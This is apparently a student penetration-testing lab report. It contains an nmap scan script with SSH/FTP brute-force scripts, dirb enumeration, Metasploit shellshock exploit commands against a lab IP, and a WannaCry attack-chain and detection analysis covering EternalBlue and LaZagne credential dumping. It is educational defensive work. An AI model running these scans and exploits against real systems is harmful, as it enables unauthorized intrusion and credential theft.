2.1.8.1 Pentest Scenario 1 Web Penetration Testing

From Pentest Scenario 1, the key findings from this were Vulnerability assessments on web applications are difficult, time consuming and require allot of research at initial stages if you don't understand what you're looking at this becomes very difficult to articulate and get a desired response , patience around understanding what you can see on screen verses what you know to be a vulnerability is a key distinction this is the difference between knowing you can exploit a port a service a rdp or simply a vulnerable Apache server will dictate the length of time spent at enumeration. This was a key finding and learning curve in my journey for scenario 1.

2.1.8.2 Pentest Scenario 2 Windows Penetration testing, Reverse Shell Method from Kali Linux

From Pentest Scenario 2, the key findings from this were that pen testing a windows machine was easier with the firewall turned of , it essentially set a precedence to how you would expect it to operate in the real world minus the firewall actually being disabled , the ability to traverse across the network and showcase this on the Linux machine provided for a much needed boost after my previous attempts with the web application , the thing I would say the most which was the key finding from this was to know your commands inside out yes you Kali self populates them after a few characters but having tested reliable payloads for testing with scripts or templated would definitely support you in getting the job done faster , overall this exercise provided

a more fruitful finding allowing me to capture the word file which I created as part of the exercise and show this on my kali system.

2.1.9 My Recommendations

- Importance of system hardening is key, this includes closing out ports not used, adding in key firewall policies and ensuring your web application remains behind a Waf all provide preventative measures for protecting the organisation or in my case myself from getting breached this was evident in the payload execution on the windows server.

- Confidentiality, Integrity and Availability or the McCumber cube all provide for key wisdom and knowledge sharing in how a CISO office might determine key policies for active directory servers or Apache servers and having security baselines and patch management around these would be key to prevent, preventable breaches e.g. the open ports on the windows server or the ability to attach the web application.

- Methodology, sticking to knowing working methodology like using "nmap" for scanning systems, "Metasploit" for exploitation or the "PTES" for your standards and guidelines will all contribute to a polished Pentest report ensure you follow this when documenting and finalising reports using PwnDoc will also help as this is a free tool without any cost to you.

- Using a vulnerability scoring system will allow for you to prioritise the and shape next steps in your reports and findings make sure this is something that both the business and consumers agree on in stakeholder meetings as this forms part of your Pentest report , although not applicable in my assessment it would be if you were building out and prioritising testing in a green field or brownfield site.

2.2 Penetration test Scenario 3

To conduct the penetration test, a scan was first done to determine open connections on the victim Windows system. This was performed through the use of tools available on the Kali distribution. Including 'nmap' – to determine which ports were open and active. This would also display the state of the port and the service provided through that port number. This active reconnaissance tool reads public DNS records, WHOIS data and sniffs traffic on a network. For this to work, the Kali host sends packets to the Windows target machine to get responses. See Appendix 10 for Nmap scan.

In order to gain a comprehensive list of ports, I used a script on the Kali machine which runs multiple nmap requests. This would demonstrate how a single machine can continuously request information from various clients on a network while an attacker can monitor any immediate changes or get quicker results on a reconnaissance attack.

Using a script like this also enabled us to display every request made on the Honeypot server to demonstrate how a blue team could notice and respond to a similar attack.
Sample script written and saved to file 'attack_sim.sh'.
Special permissions were needed on the files to execute and to run the script the following commands were given:

```
(kali@kali) – [~]
$ Chmod +x attack_sim.sh

(kali@kali) – [~]
$./attack_sim.sh 192.168.0.86
```

'attack_sim.sh' script:

```
#!/bin/bash

TARGET="$1"

if [ -z "$TARGET" ]; then
  echo "Usage: ./attack_sim.sh <target-ip>"
  exit 1
fi

echo "[*] Attacking $TARGET..."

# Basic TCP SYN scan on common ports
echo "[*] SYN scan on common ports..."
nmap -sS -p 21,22,23,80,443,445,3389 $TARGET

# Version scan
```

echo "[*] Version detection scan..."
nmap -sV -p 21,22,23,80,443,445,3389 $TARGET

 # Brute force scripts
echo "[*] Running brute-force scripts on SSH and FTP..."
nmap -p 21,22 --script ftp-brute,ssh-brute $TARGET

 # Auth probing
echo "[*] SSH authentication methods..."
nmap -p 22 --script ssh-auth-methods $TARGET

 # Aggressive scan with default scripts
echo "[*] Aggressive scan with default scripts..."
nmap -A -p 21,22,23,80,443,445,3389 $TARGET


echo "[*] Attack simulation complete."

Next, using the 'dirb' command-line web content scanner, there was an attempt to do more research on the network to find hidden or unlinked directories and files on web servers.
(kali@kali) – [~]
$ dirb http://192.168.0.86

To exploit the system, Metasploit 'msfconsole' is used in conjunction with 'search shellshock' which shows multiple options to exploit the system.

(kali@kali) – [~]
$ sudo msfconsole
> search shellshock
> use 1
Uses default reverse_tcp payload, as no payload is configured.

> show options
> set RHOSTS 192.168.0.86
> set RPATH /bin
> set TARGETURI /cgi-bin/hello_world.sh
> exploit



This could allow access to a potential Apache server, however, since this is a dummy target machine, no session is created.

3.0 Methodology

3.1.1 (PTES) Summary of Methodology Standard

To get an understanding of the PTES Methodology I engrossed myself in learning about all things Penetration testing standards, I discovered that the foundation behind PTES is 7 key characteristics these evoked anything from preparations, reconnaissance, modelling, analysis, attacks, pre-exploitations to reporting all of which form the PTES standard, the purpose of the PTES standard was to provide a methodology that made sense it was architected around the ambition of providing value to clients and customers and displaying technical acumen and findings to a none technical advisory board of customer which could be easily digested and utilized as a template again and again. Essentially a tried and tested methodology for reporting on penetration testing activities. It was labelled as the "core elements" for version one. As we know not all Penetration testing was created equally as this provided for a tried and tested roadmap for pen testers to follow with their clientele. It should be noted that due to the business-like nature of this standard a separate technical guide was created to provide a more technical depth and breadth which accompanies the standard itself. While the standard provides a roadmap for Pen testers to use it should be noted typically that this needs to be adopted and expanded on differently across engagements, this

was just more of a smaller value add I discovered when learning about this. (PTES, 2024)

3.1.2 Methods/Techniques Used

Reverse Shell: A reverse shell allows an attacker to gain control or access to a remote virtual machine. The attacker does not have host access, and this is usually originated from a remote machine. Essentially what the attacker can do is they can setup a listener on their machine to allow them to be able to connect to their targets machine, they would then deploy a malicious payload via means of Phishing, email's, Spam and so on. Unknowing to their victim opens up the program or file thinking its safe but is actually malicious in nature the attacker then begins their next stage of attack from their host machine. The attacker can choose from a length list of remote shell attacks which are Widely available on the internet. An example of a malicious payload may be the "Hello Kitty", "Conti" or "QBot" malware/ransomware, all of which are viable options. As soon as the payload has been executed the attacker can continue its journey across systems.

Attackers usually use this method as it camouflage their true intent , due to the fact that reverse shell can also be used for legitimate purposes , this allows attackers opportunities to be able to utilise vulnerabilities and exploit them unbeknown to the recipient , there are many types of reverse shells that exist some might be Perl , Python , PHP or even Java (Banach, 2019) all of which are utilized on systems for programming languages and applications.

For Pentest scenario two I was able to use a Reverse shell to gain access to files stored on my windows server e.g. I created a flag file locally on the windows server and when I gained access to it, I looked up this file by traversing to the directories this is how I knew I was able to access the file and manipulate it after the reverse shell attack. Some of the mitigating factors which could help here in terms of preventing these types of attacks are limiting outgoing connections through the firewall or turning of windows features and services which are not required and post a security threat. Often organizations employ what's known as a proxy server this can aid in stopping reverse shell attacks but cannot completely remove them.

3.1.3 Risk Rating Methodology

For Risk Rating when it comes to Pen testing there are so many ways this can be broken down and assessed if we use the OWASP Risk Rating Methodology, for example it can be broken down into how one can identify a risk. Using the highest scoring possibilities allows for organizations to detect, determine and distinguish between the type of risk, how many times the risk occurs, and the mostly likely situation where the risk will cause the most business impact essentially this boils down to likelihood. This has an equation of:

Skill Level Vs Motive Vs Opportunity Vs Size. E.g. what would be the level of skill required for someone to actually perform the action, what would be the motive behind the threat actor, is the opportunities within our business big enough for attackers to attack and would sizing be a factor, all of which are calculated under this rating. Another way the risk is assessed is based on their vulnerability factors, Discovery Vs exploit Vs Awareness Vs Detection again another calculation done by the Pen testing teams, growing on this there is also the technical impact for a risk rating, CIA triad very much comes to play here with this, Confidentiality Integrity Availability. All of which need to be considered as part of the risk strategy calculations. And then of course on top of this you also have the Severity of the risk and its factors which include Financial, Reputation, Compliance and Privacy, combined all of these make for a very difficult calculation Utilizing the OWASP Model helps with this and adopting it to a customized Model will also support the business requirements. (Williams, 2025) You also have the option of using the "CVSS" Scoring 4.0 , (first.org, 2023) This essentially allows you to score based on the common vulnerability scoring for known software vulnerabilities.

3.1.4 Complementary Factor for methods/exploits & Severity for Vulnerability

Overall there were so many ways you could look at the complementary factors and methods which

formed part of my investigations and penetration test for the assessment, this was a formulisation of research , YouTube tutorials , standards , practical penetration testing and lab configuration all of which consisted to the overall end state both Linux and windows complemented each other well as whatever you performed on Linux you could see it happening on the windows server vice versa if you performed actioned on windows you could trace these back on the Linux system , providing a guidance and roadmap to present a logical structure for the entire precedence while setting the logical tone for the overall report , exploits and vulnerabilities were key to actually understanding and attacking the systems in the right way , without understanding what the likes of “hello kitty” did I wouldn’t have understood the significance around its destruction this paved the way into adding additional understanding about previous Qakbot malware family which gave additional context into the research , understanding how “OWASP” categorises the top 10 security risks was key into the thinking behind the severity for the attack type and or payload chosen in my penetration tests. This formulated an important milestone when doing my testing and allowed me to better understand the whole process therefore complementing the operating system versions, exploitability and how it all tied together with the payloads.

3.1.5 Scenario 4 Methodology

The understanding of WannaCry, from its attack vector to its detection, it was built upon a combination of analytical methodologies:

1. Static Analysis:

This technique involves analyzing malware samples before execution. It helps in revealing the details of WannaCry processes and functions, dissecting its multi-staged execution.
Tools like IDA Pro used to disassemble WannaCry binaries, providing deep insight into its development and execution flow, extracting main components, and identifying memory-resident parts for dumping and further analysis.
This method identifies hard-coded strings, file characteristics, and the general structure of the malware, including its components like mssecsvc.exe, tasksche.exe, and various .wnry files.

2. Dynamic Analysis (Behavioral Analysis):

This is more powerful for malware forensics, allowing analysts to understand malware behavior and activities by executing the sample in a controlled, isolated environment.
Cuckoo Sandbox is the primary tool for this, generating detailed reports on file changes, registry modifications, process creations, network traffic, and API calls performed by WannaCry. This helps in identifying the malware's "pre-encryption footprint".
The Term Frequency-Inverse Document Frequency (TF-IDF) metric applied to automatically extract and rank the most discriminating features of WannaCry from logging data, even when mixed with non-malicious activities or polymorphic variants.

3. Penetration Testing Simulation:

This involves actively simulating the attack chain used by WannaCry to understand its impact and evaluate defensive measures.

- **Information Gathering/Scanning:** Uses nmap to identify vulnerable systems on the network by checking for the MS17-010 vulnerability on port 445.
- **Exploitation:** Employs the Metasploit Framework to leverage thems17_010_eternalblue exploit module and gain a Meterpreter session on the unpatched Windows victim.
- **Post-Exploitation:** Simulates actions like dropping password stealers (LaZagne), running keyloggers, and establishing persistence to mimic typical attacker objectives after gaining initial access.

4. Detection Techniques:

Signature-based detection: Utilizes YARA rules based on unique strings and binary patterns decoded from the WannaCry file. It also involves maintaining databases of known malware signatures.

Behavior-based detection: Assesses a program's intended actions before execution (static analysis) or evaluates malicious behavior as it executes

(dynamic analysis). This includes monitoring for unusual process injections, suspicious process spawning, and file creation by suspicious parents.

Network-level detection: Employs Snort/Suricata rules to identify indicators like unusual SMBv1 traffic on port 445, Trans2 Secondary Requests typical of Eternal Blue, and large payload sizes.

Log/SIEM-based detection: Leverages platforms like Splunk or Microsoft Sentinel to correlate security events, alert on unusual service restarts, monitor rapid connections to port 445, and trigger on known IOCs like Eternal Blue shellcode hashes.
The understanding of WannaCry, from its attack vector to its detection, it was built upon a combination of analytical methodologies:

Static Analysis:
This technique involves analysing malware samples before execution. It helps in revealing the details of WannaCry processes and functions, dissecting its multi-staged execution.

Tools like IDA Pro used to disassemble WannaCry binaries, providing deep insight into its development and execution flow, extracting main components, and identifying memory-resident parts for dumping and further analysis.
This method identifies hard-coded strings, file characteristics, and the general structure of the malware, including its components like mssecsvc.exe, tasksche.exe, and various .wnry files.

Dynamic Analysis (Behavioural Analysis):
This is more powerful for malware forensics, allowing analysts to understand malware behaviour and activities by executing the sample in a controlled, isolated environment.
Cuckoo Sandbox is the primary tool for this, generating detailed reports on file changes, registry modifications, process creations, network traffic, and API calls performed by WannaCry. This helps in identifying the malware's "pre-encryption footprint".
The Term Frequency-Inverse Document Frequency (TF-IDF) metric applied to automatically extract and rank the most discriminating features of WannaCry from logging data, even when mixed with non-malicious activities or polymorphic variants.

Penetration Testing Simulation:
This involves actively simulating the attack chain used by WannaCry to understand its impact and evaluate defensive measures.

Information Gathering/Scanning: Uses Nmap to identify vulnerable systems on the network by checking for the MS17-010 vulnerability on port 445.

Exploitation: Employs the Metasploit Framework to leverage the ms17_010_eternalblue exploit module and gain a Meterpreter session on the unpatched Windows victim.

Post-Exploitation: Simulates actions like dropping password stealers (LaZagne), running keyloggers, and establishing persistence to mimic typical attacker objectives after gaining initial access.

Signature-based detection: Utilizes YARA rules based on unique strings and binary patterns decoded from the WannaCry file. It also involves maintaining databases of known malware signatures.

Behaviour-based detection: Assesses a program's intended actions before execution (static analysis) or evaluates malicious behaviour as it executes (dynamic analysis). This includes monitoring for unusual process injection, suspicious process spawning, and file creation by suspicious parents.

Network-level detection: Employs Snort/Suricata rules to identify indicators like unusual SMBv1 traffic on port 445, Trans2 Secondary Requests typical of Eternal Blue, and large payload sizes.
Log/SIEM-based detection: Leverages platforms like Splunk or Microsoft Sentinel to correlate security events, alert on unusual service restarts, monitor rapid connections to port 445, and trigger on known IOCs like Eternal Blue shellcode hashes.

4.0 Tools Installed on Virtual Machines

As part of the virtual machine configurations for both Kali and windows we were required to setup

and configure both virtual machines accordingly some of the tools I installed as part of the lab configuration for the windows server virtual machine are listed below , because I downloaded the latest edition of Kali allot of the programs that I wanted on it were pre-installed I simply did an update to all the packages to ensure I was using the latest editions where required I installed additional packages as required.

It's important to note I did not use all these tools for the penetration test, but I did install them to ensure availability on the systems should all of them have been required I have laid out the differences between tools installed for the Lab and Tools Used in the Pentest.

Tool Name	Tool Version Number	My Understanding of each of the Tool Functions	My Reason for choosing tool	Refference Website Link Used
7-Zip	24.09	Used to unwrap files which can be in compressed formats.	Used by professionals for lowering file sizes	7-Zip
Adobe Reader	25.001	Used to view pdf file formats and other file formats as a reader.	Allows individuals to use a pdf viewer	Adobe Reader
Advanced IP Scanner	2.5.4594.1	Allows for scans of Ip Address, Network and Subnet ranges.	Used for getting a quick scan of your network in enterprise and home environments	Advanced IP Scanner
Fiddler Everywhere	6.6.0	Allows for monitoring and analysis of web traffic as its in transit.	Normally used to view internet traffic in Realtime	Fiddler Everywhere
Google Chrome	137.0.7151	Browers developed by google	Lightweight easy to install	Google Chrome
Java 8	8.0.4510.10	Used for running Java based applications which run on almost everything.	Required if you need to run tools like python	Java 8
Mozilla Firefox	139.04	Browser developed by Mozilla	Useful if you want to use developer addons	Mozilla Firefox
Ncap	1.79	Allows for the capture of network traffic and sniffing.	Part of the Wireshark family of tools	Ncap
Putty	0.83.00	Allows for the connection to telnet sessions.	Allows you to connect to other computers via ssh or telnet	Putty
Python	3.13	A programming language often used when scripting code	Let's you create scripts for different purposes	Python
Resource Hacker	5.2.8	Used when looking to do reverse malware analysis or engineering	Allows you to edit icons and text files alongside executables	Resource Hacker
USBCap	1.5.4	Used to capture traffic from usb devices.	The go to application for capturing data in motion for usb drives	USBCap
Win Rar	7.11.0	Used to compress large file quantities in different file formats	Another form of file compressor	Win Rar
WinSCP	6.5.1	Used for the large quantities of data file shares and transfers.	Allows for ease of data moves between systems	WinSCP
Wireshark	4.4.7	Used to analyse networks, subnets and ranges.	Number one for network packet captures	Wireshark
Autopsy	4.22.1	Used to analyse recover, record and report on disk images for investigation purposes.	Used for evidence collection and harvesting in investigations	Autopsy
BinText	3.0.3	Used for reading code and looking for strings in code	Allows you to do analysis on code and extract characters and text from it	BinText
Network Miner	3.0	Used for extracting content from network traffic in transit.	Gives you the ability to pull data from packet captures	Network Miner
Tor Browser	14.5.3	A browser which focuses on hidden privacy across the internet utilising vpn technology, this browser has access to the different forms of the web such as surface, deep, dark	Let's you conduct questionable activity via an anonymous network for research purposes as an ethical professional.	Tor Browser

For the (scenario 3) Windows Machine more extensive tools were required to display the effects of a attack being conducted. As the windows machine acted as a Honeypot on the network to portray this, 'KFSensor' was installed to monitor the packets on the network. It is a medium interaction GUI based application which is easy to set up and is designed to simulate vulnerable services and detect unauthorized activity.

In addition to this, 'npcap' was for KFSensor to function correctly – which is a Windows service running that allows to capture what is happening on the network.

'XAMPP' was also installed on the Windows Machine to simulate a running Apache Server. The install included useful tools all in one package: Apache, MySQL, FileZilla, Mercury, Tomcat. Where only Apache and MySQL were the point of interest for this report. KFSensor later replaced this for ease of use.

Various tools were attempted in order to set up the Honeypot. 'tpotce' was an alternative tried to KFSensor, however, failed as system requirements did not match. (the service runs on Linux distro).

Honeyd was also considered for this report but required a Linux Subsystem to run within the Windows machine, which could not be supported due to limited system resources.


For the Linux Kali machine, no significant tools were installed as majority already exist on the base version of the OS. 'Nmap' was a reconnaissance tool used which is discussed later in the report findings.

'dirb' was used to detect all the directories used by the dummy network server, where the Windows machine was the dummy Honeypot server.

'msfconsole' was another tool attempted in the Kali OS. Metasploit would attack a known exploit on the target machine. In this case, we simulate an attack on the Apache server CGI bin.

Nmap actively sends TCP, UDP, or ICMP packets to scan ports and detect services. Even in "stealth" modes like -sS (SYN scan), it still sends packets, so it can trigger firewalls, IDS/IPS, or logs.

The Windows machine which acted as a Honeypot server, can detect these active reconnaissance actions and can notify or bring attention to a potential attack. From the data in KFSensor, we can see the visitor 192.168.0.85 – this is the Kali machine which can be set up to flag as a suspicious actor.



The tool ‘dirb’ sends a large number of HTTP requests to the target server in an attempt to brute-force hidden directories and files. These requests appear in server logs, can trigger rate-limiting, firewalls, or intrusion detection systems (IDS) and actively probe and test the target — even if nothing is exploited.

This resulted no results when run as the KFSensor runs as a dummy Honeypot server. However, this command executes is shown on the Windows machine immediately.

Normally, if a server is running, this command can scan the server files and potentially display the path to the CGI(Common Gateway Interface) bin file on the server. The CGI file defines a way for the web server to interact with external programs.

4.1 Documentation Tools Used During Pentest (PoC).

Tool Name	Tool Version	Tool Descriptor	Tool R
PwnDoc	V 1.3.2	Free tooling which is available through GitHub to be able to document findings in a Pentest and Supply report to Client.	[10]Pwn

4.1.1 Why I Used PwnDoc

I used PwnDoc because it allowed me to explore the free tooling available to be able to document my findings although there all documented in my assessment, I proceeded to play around with the tool to get a better understanding of how it worked. (Shield , 2021) PwnDoc has many useful features of which are multi-language, customisations, reusable templates, trackers for vulnerabilities, Audit findings Tracker and more.

We can see from the below PwnDoc has a very familiar login screen sporting all blue, some of the interesting elements I learned about the program were, within the audits section you can craft and create different types of custom data headers such as , templates , clients , companies , collaborators and more allowing you to fully customize the different fields , to the right of this you have options to be able to fill out your Audit Types e.g. you may be doing a first time audit or a retest you may want to hide some of the sections e.g. they may not be relevant to the teams receiving the findings.

Again, here you may want to also add in the different types of vulnerabilities you maybe already aware or even the categories of them you also have the option to add in the different types of custom fields and sections you may want to add to your audit findings allowing you to customize this to a more granular state. The vulnerabilities section allows you to view valid new and updated vulnerabilities which will form part of or be included in the end report it also provides a database which you can create to craft your own dictionary of most seen vulnerabilities. What’s nice about this tool is you can also collaborate with others in your team and build out your findings together.

For my research to form part of a view into how this works I would have had to take some of my findings and bring them into the tool so that we could see what a report might look like, giving you a sense of what the Pen tester should be supplying the client with due to time constraints I wasn’t able to do this so this is definitely something I would have liked to explore more if additional time had been given.

Varieties of specialized tools employed across these methodologies to effectively analyze, simulate, and detect WannaCry:

Virtualization Software:

VMware: Used to run Kali Linux and Windows 7 victim machines side-by-side in an isolated network environment for lab setup.

Scanning & Vulnerability Assessment:

Nmap: Network scanner used to identify open ports (445 for SMB) and confirm the presence of the

MS17-010 vulnerability on the target system using the --script smb-vuln-ms17-010 option.

Exploitation Framework:

Metasploit Framework (msfconsole): Comprehensive penetration testing framework used to load and execute the exploit/windows/smb/ms17_010_eternalblue module to gain remote access to the victim system.

Meterpreter: A powerful payload within Metasploit that provides an interactive shell for post-exploitation activities like sysinfo, shell, and hash dump.

Post-Exploitation Tools:

LaZagne: A credential harvesting tool that can be uploaded and executed via Meterpreter to dump stored passwords from various applications on the compromised host.

Malware Analysis (Static):

IDA Pro: A disassembler used for reverse engineering WannaCry binaries, exploring its internal structure, and understanding its execution flow.

Malware Analysis (Dynamic/Behavioral):

Cuckoo Sandbox: An automated system for dynamic analysis of executables in a virtualized environment, producing detailed reports on suspicious file activities and behaviours. It provides raw behavioural logs and an "enhanced class" for high-level summaries of processes and their activities.

TF-IDF (Term Frequency-Inverse Document Frequency): A metric applied to Cuckoo logs to extract and rank the most discriminating features of malware, helping to automate malware analysis and pattern generation.

Detection Systems:

YARAGUI: A malware analysis tool used to compare manually written YARA rules (containing unique strings from WannaCry) against desired files or directories to confirm malware presence.

Snort / Suricata (IDS/IPS): Network intrusion detection/prevention systems that use rules to detect specific network patterns and signatures associated with Eternal Blue and Double Pulsar exploits.

Sysmon (from Sy internals): A Windows system monitoring tool that logs detailed information about process creation, network connections, and file modifications, enabling host-level behavioural detection of anomalies like process injection and suspicious file writes.

Windows Event Viewer: Used to inspect system logs for events indicative of compromise, such as unusual PowerShell or CMD spawns, or SMB service crashes.

EDR tools (CrowdStrike, Sentinel One, and Defender for Endpoint): Enterprise-level tools for endpoint detection and response, watching for shellcode injection and credential dumping.

SIEM Platforms (Splunk, ELK, and Microsoft Sentinel): Used to aggregate, correlate, and analyse logs from various sources (network, host) to identify patterns, alert on unusual activities, and detect lateral movement.

4.1.2 Key installation steps


To be able to setup and install PwnDoc I utilized a small portion of instructions these allowed me to ensure I only installed and configured it using the correct method (IR , 2023) , it also allowed me to streamline what I was installing on my kali Linux machine ensuring wasn't excessively installing anything that was not required.

To be able to setup and install PwnDoc I utilized a small portion of instructions these allowed me to ensure I only installed and configured it using the correct method (IR , 2023) , it also allowed me to streamline what I was installing on my kali Linux machine ensuring wasn't excessively installing anything that was not required.

Key Commands I Used for the installation of PwnDoc were:


Refference for all commands	(GetCyber , 2024) Get Cyber
Command	Reason
"sudo git clone https://github.com/pwndoc/pwndoc.git"	This was the link for the resource in git hub
"sudo apt-get install docker"	This was required as a prerequisite for PwnDoc
"sudo apt install docker.io"	This was required as a prerequisite for PwnDoc
"sudo apt-get install npm"	This was recommended by the instructions
"sudo apt install docker-compose"	This was required as a prerequisite for PwnDoc

“sudo mousepad pwndoc/frontend/Docker file”	This was required as a prerequisite for PwnDoc
“cd pwndoc”	This was to mount for installation
“sudo docker-compose up -d –build”	This was required to build the database
“sudo docker-compose start”	This was required to start the service



Web Interface Access to the completed application was via https://localhost:8443 via web browser within Microsoft Edge or a Brower of choice.

5.0 Key Tools Matrix Table



6.0 Findings / Conclusions

6.1 Discussion

There were so many discussion points as part of my investigation and penetration testing , from the report designs , to the tool matric , to the environment build to the standards and procedures all of which make good discussion points , it’s evident from the evidence that standards , hardening , security hygiene , implementation of proper security control all contributed to the overall governance of success around the exploitations in both scenario one and two , to be able to conclusively say that remove unused and none required services would do a disservice , hardening is key for all types of software , operating systems and web applications and this was evident when working on the penetration testing lab that I created.

In this project, a virtual penetration testing environment was established using Kali Linux as the attacker machine and Windows 11 as the target, both hosted within isolated virtual machines. This setup allowed for safe, repeatable testing of offensive security tools and methodologies without risk to production systems. The assessment began with Nmap, a widely used network discovery tool, which was employed to perform active reconnaissance. A TCP SYN scan (-sS) combined with service and version detection (-sV) helped enumerate open ports and identify services such as UDP and TCP running on the Windows VM. This initial footprint revealed potential vectors for exploitation and guided subsequent testing, as well as displayed the level of detail an attack can leave for a blue team to investigate.

Web application enumeration was then performed using DIRB, a content brute-forcing tool that scans for hidden files and directories by iterating through a wordlist. This was particularly useful against the Apache web server running via XAMPP on the Windows VM, uncovering potential misconfigurations such as backup files and unlinked admin pages that could be leveraged by an attacker.

The comprehensive analysis of WannaCry reveals its intricate workings and the efficacy of various detection strategies.

WannaCry's Core Nature: A self-propagating (worm-like) crypto-ransomware demands payment in Bitcoin for data decryption. It uses 256-bit AES encryption for files and then encrypts the AES key with a RSA asymmetric public key downloaded from its C&C server, storing the encrypted AES key within the user's file. The victim cannot decrypt files without the attacker's RSA private key.

Initial Infection and Propagation (Deployment Phase):
WannaCry exploits the MS17-010 vulnerability (EternalBlue) in Microsoft's Server Message Block (SMB) protocol.
It uses the DoublePulsar backdoor to inject an initial binary, launcher.dll, into the lsass.exe system process. This launcher.dll is memory-resident, leaving no file artifacts on disk.
The launcher.dll executes a PlayGame function, which extracts mssecsvc.exe and launches it.

Execution and Installation (Installation Phase):
Mssecsvc.exe first attempts to connect to a hard-coded "kill-switch" domain. If successful, the process quits, slowing down the malware.
If the kill-switch connection fails, mssecsvc.exe drops and executes tasksche.exe. It also creates the mssecsvc2.0 service for persistence and self-propagation, probing SMB protocol on port 445 on the same subnet and arbitrary internet IP addresses.
Tasksche.exe is the main ransomware component, responsible for resource loading and setting up the encryption environment. It unzips an embedded "XIA" resource (password WNcry@2ol7) containing critical WannaCry files.

Destruction (Encryption Phase):
Tasksche.exe decrypts t.wnry into a DLL that exports TaskStart, initiating the encryption.
A RSA-2048 public and private key pair (00000000.pky and 00000000.eky) generated. The private key (00000000.eky) encrypted with the attacker's root public key before being saved.
For each targeted file, a random AES-128 key is generated, encrypted by the RSA public key from 00000000.pky, and then embedded into the encrypted file's header along with the magic value "WANACRY!".
The malware encrypts files by appending the WCRY extension.
WannaCry also deletes shadow copies to make file recovery more difficult, using WMIC.exe, vssadmin.exe, and cmd.exe. Files like taskdl.exe are dropped to remove temporary files, and taskse.exe launches @wanadecryptor@.exe to display the ransom note.

Command-and-Control (C&C) and Payment (C&C Phase):
@WanaDecryptor@.exe manages the user interface, C&C communication, and volume shadow deletion. It uses encrypted Tor channels for C&C communications.
The malware communicates with various C&C servers in different countries (e.g., Sweden, Germany, UK, France, US) to obtain public keys and send infection information.
It displays a persistent window with a ransom note, providing a Bitcoin address for payment and links to information about Bitcoin.

Detection Observations:
Static analysis can identify distinct .exe files (taskdl.exe, tasksche.exe, mssecsvc.exe), the kill-switch URL, and unique encoded strings.
Dynamic analysis via Cuckoo Sandbox accurately extracts pre-encryption features like file writes to specific .wnry files (s.wnry, b.wnry, u.wnry), creation of registry keys (HKEY_LOCAL_MACHINE\Software\WanaCrypt0r\wd), and execution of commands like attrib +h and icacls. The TF-IDF method is robust enough to identify WannaCry features even in polymorphic variants that evade 63 out of 63 tested antivirus products.
Network-level detection (Snort rules) can identify Eternal Blue echo responses and Double Pulsar implant signatures on port 445. Unusual SMBv1 traffic and odd payload sizes (4096 bytes) are also strong indi Host-level detection (Sysmon) observes process injection (launcher.dll into lsass.exe), unusual powershell.exe or cmd.exe spawning, and suspicious file creations. Credential dumping attempts (lsass.exe access) are also critical.

Reflection
